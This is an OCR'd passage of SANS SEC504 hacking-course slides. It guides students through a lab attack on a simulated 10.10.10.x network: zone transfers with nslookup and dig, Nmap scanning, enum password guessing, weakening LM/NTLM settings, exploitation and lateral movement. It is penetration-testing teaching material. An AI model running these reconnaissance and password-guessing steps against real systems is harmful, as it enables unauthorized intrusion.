


Whois – Detailed Search (2)

```
Record expires on 22-Jun-2015.
   Record created on 22-Jun-2001.
   Database last updated on 22-Jun-2013 15:58:44 EST.


    Domain servers in listed order:


    FRED.TARGET.TGT            10.10.10.45


*** Connection closed
```

Finally, at the end of the detailed record, we get the IP address of the DNS server for our target organization. We use this value shortly to attempt a zone transfer.

Remember that the target organization's DNS server is 10.10.10.45. This is useful information.




Your Turn – Part II

- Now that we have covered a simulated reconnaissance phase, it will soon be your turn to use the tools
- When the instructor gives you permission to attack, you will start from this slide
- You might want to bookmark this page so you can easily come back

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 28

You might want to dog-ear or bookmark this page, because it is the place where you will return after the lecture component of this class.



DNS Interrogation – Zone Transfer

- To perform a zone transfer, we can use nslookup in Windows or dig in Linux
- Windows:

```
C:\> nslookup
> server 10.10.10.45
> ls -d target.tgt
```


- Linux:

```
# dig @10.10.10.45 target.tgt -t AXFR
```

- Goal is to harvest target IP addresses

Try to harvest domain names using nslookup in Windows or dig in Linux.


If zone transfers are blocked on these machines, we can skip this step and move on directly to scanning the 10.10.10.1-255 target network.



Key Steps to Exploiting a System

1. Reconnaissance
2. Scanning
3. Exploiting Systems
   - Gaining Access
4. Keeping Access – Backdoors and Trojans
5. Covering the Tracks

Next, we move to scanning, whereby we'll try to find openings in the target machines.




Step 2: Overview of Scanning

- Ping Sweeping (Nmap)
- Port Scanning (Nmap)
- OS Fingerprinting (Nmap)
- Vulnerability Scanning (Nessus)
- Null Sessions (Windows)

You will do these

Here are some of the elements of the scanning phase. You should try each of these to get maximum information about your target network.



Server Discovery – Exercise

- Using Nmap, try to fill out information about the target servers
- Use the templates earlier in this book
- Draw a diagram of the network, based on the discovery phase (the diagram will be simple!)
- Include the following:
  - Topology layout
  - IP addresses
  - Open ports, with services and versions if possible
  - Operating system type

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 32


You could use Nmap to get detailed information about the topology, IP addresses, and openings on the target network.

Enum Against Windows

- Don’t forget to run Enum against all discovered Windows machines
  - Enum with various flags will be useful:

```
C:\> enum -U [target_IP_addr]
C:\> enum -G [target_IP_addr]
C:\> enum -D -u [user] -f [password.lst] [target_IP]
```

  - For enum –D, please make sure your system can speak NTLMv1
    - Run secpol.msc
    - Go to Local Policies→Security Options→Network Security: LAN Manager Authentication Level
    - Make sure it is set to “Send LM & NTLM responses”



Network security: LAN Manager authentication level Properties
?
X
Local Security Setting
Explain

Network security: LAN Manager authentication level

Send LM & NTLM responses

Modifying this setting may affect compatibility with clients, services, and applications.
For more information, see Network security: LAN Manager authentication level. (Q823659)


Don’t leave this section without trying the enum command against your Windows targets. It can turn up a good deal of useful information.



Key Steps to Exploiting a System

1. Reconnaissance
2. Scanning
3. Exploiting Systems
   - Gaining Access
4. Keeping Access – Backdoors and Trojans
5. Covering the Tracks

Now that scanning is complete, you can attempt to gain access.




Step 3: Gaining Access

- Run exploits
- Depends on what was discovered during Phase 2
- Automated password guessing?
- Common Windows attacks?
- Metasploit exploitation
- Easily cracked passwords?
- Buffer overflow vulnerabilities?
- Others?

You will do these

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 35


Your actions in Step 3 will depend heavily on what you found during your scanning step. The slide contains a few hints of the items you might discover.



Compromising Additional Machines

- Once one machine is compromised, attackers can use it as a jumping off point for other attacks
  - Exploit Windows SMB sessions between target machines
    - Net use, at, etc.
  - Crack passwords, and look for systems where users have set up identical passwords on multiple machines

